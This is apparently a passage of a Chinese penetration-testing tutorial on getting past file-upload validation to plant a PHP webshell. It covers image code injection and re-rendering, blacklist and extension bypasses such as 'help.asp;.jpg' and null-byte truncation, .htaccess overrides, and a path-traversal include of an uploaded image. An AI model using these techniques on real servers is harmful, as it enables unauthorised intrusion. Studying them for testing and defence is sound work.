
渲染测试绕过
先用 GIMP 对一张图片进行代码注入
用 winhex 看数据可以分析出这类工具的原理是
在不破坏文件本身的渲染情况下找一个空白区进行填充代码
一般是图片的注释区
对于渲染测试基本上都能绕过



但如果碰到变态的二次渲染
基本上就没法绕过了，估计就只能对文件加载器进行攻击了
比如上传文件前，文件的数据如下




然后上传这个 jpg 但把它重新下载回本地发现了奇怪的地方




上传后图片被二次渲染过
新的 JPG 图片内容里含有这个
CREATOR: gd-jpeg v1.0 (using IJG JPEG v62)
貌似是调用的 GD php 的 gd 库

测试了 gif 文件也一样
原文件内容是（虽然文件名是 2.jpg，实际文件格式是 gif 哈)



上传后下载回来对比
可以发现文件被重新渲染过
一句话代码也不见了



然后是进行报错触发 看下是被用什么 API 或函数进行的二次渲染

上传文件数据不完整的 gif 文件
触发报错后，知道后台用的是 imagecreatefromgif()这个函数

上传文件数据不完整的 png 文件
触发报错后，知道后台用的是 imagecreatefrompng()这个函数

一般进行过二次渲染 再想绕过个人经验是几乎不可能了
它相当于是把原本属于图像数据的部分抓了出来，再用自己的 API 或函数进行重新渲染
在这个过程中非图像数据的部分直接就隔离开了

如果要对文件加载器进行攻击，常见的就是溢出攻击，
上传自己的恶意文件后，服务上的文件加载器进行加载测试时，被触发攻击执行 shellcode
比如 access/mdb 溢出
大家可以参考下 http://lcx.cc/?FoxNews=1542.html

0x05 各种情况下的检测绕过分析

A 客户端端验证绕过(javascript 扩展名检测)
用反向代理工具(burp 之类)或禁用 js 便可以绕过客户端端验证

B 服务端验证绕过(http request 包检测)
- Content-type (Mime type) 检测
用反向代理工具(burp 之类)进行 Content-type 伪造

C 服务端验证绕过(扩展名检测)
- 黑名单检测
找黑名单扩展名的漏网之鱼 - 比如上面就漏掉了 asa 和 cer 之类
可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类
特别文件名构造 - 比如发送的 http 包里把文件名改成 help.asp. 或 help.asp_(下划线为空格)
IIS 或 nginx 文件名解析漏洞 - 比如 help.asp;.jpg 或 http://www.xx.com/help.jpg/2.php
0x00 截断绕过 - 这个是基于一个组合逻辑漏洞造成的
双扩展名解析绕过攻击(1) - 基于 web 服务的解析逻辑
双扩展名解析绕过攻击(2) - 基于 web 服务的解析方式
危险解析绕过攻击 - 基于 web 服务的解析方式
- 白名单检测
特别文件名构造 (同黑名单攻击第 3 条)
IIS 或 nginx 文件名解析漏洞 (同黑名单攻击第 4 条)
0x00 截断绕过 (同黑名单攻击第 5 条)

- .htaccess 文件攻击
在 PHP 安全没配置好的情况下，用自己的.htaccess 覆盖服务上原文件


D 服务端验证绕过(文件完整性检测)
- 文件头检测
在文件开始伪装文件的幻数
- 图像分辨率检测
在文件开始伪装图像大小数据
- 文件加载检测
用工具对文件空白数据区或注释区进行代码注入绕过
(图像仅能绕过渲染测试，而不能绕过二次渲染)
用恶意文件去攻击加载器本身

E 相互关系与组合情况
首先客户端端验证和服务端验证是相互独立的，所以分开绕过就行了
主要难点是在服务端验证的组合上
文件完整性检测已经包含文件头检测和图像大小及相关信息检测，但不包含文件扩展名检测
它是以加载来作为检测的方式，比如用图像渲染函数去渲染一张图片
文件扩展名检测和文件头检测都是同级的，相互独立
所以如果是文件扩展名+文件头检测可以同时分开绕过


0x06 关于图像代码注入后的解析简答

我在自己本机搭环境测试过
环境为 Apache+PHP
发现其无法解析图像中的一句话

我把 jpg 进行代码注入 结果一句话连接失败



我把 gif 进行代码注入 结果一句话连接失败



可能很多人都遇到过这类情况
并不真正清楚把代码注入图片之类后，怎么访问才能连接上一句话
这里就来解释下原理

其实就算对图片进行代码注入后，还需要调用对应的解析器来解析才能让代码得以解析执行
好比你把一个 exe 扩展改成 jpg，在桌面上打开，图像查看器会报错，说无法打开该文件
而你在 cmdshell 下，无论这个 exe 扩展名是什么，哪怕是 jpg，也能执行
因为只要调用到了正确的文件加载器或解析器，它是以文件头幻数来判断文件格式的，而不是文件扩展名，所以我们如果只是简单把图片代码注入后，上传访问，这个时候，还并不能解析里面的一句话代码
大家可以参考下 http://hi.baidu.com/hackercasper/blog/item/38aa658ee1ca00f6f11f3649.html

常见的是结合 LocalFileInclude 漏洞来解析我们的图片
(RemoteFileInclude 和 RemoteCodeExecution 在这里就有点大才小用了哈)

比如某个站有这样一个 URL
www.website.com/view.php?page=contact.php

我们替换 contact.php 为../
www.website.com/view.php?page=../

得到一个报错
Warning: include(../) [function.include]: failed to open stream: No such file or directory in /home/sirgod/public_html/website.com/view.php on line 1337

就说明存在 LFI 漏洞，这个时候找到我们的图片文件路径
用一句话 client 去连接 www.website.com/view.php?page=../upload/help.jpg
就可以成功的得到 shell 了

还有像 nginx(php-fpm)解析漏洞，也可以直接解析图片里的代码

所以大家要了解哪些环境下才能对图片里的代码进行解析
这样才能结合上传绕过最后得到 webshell :)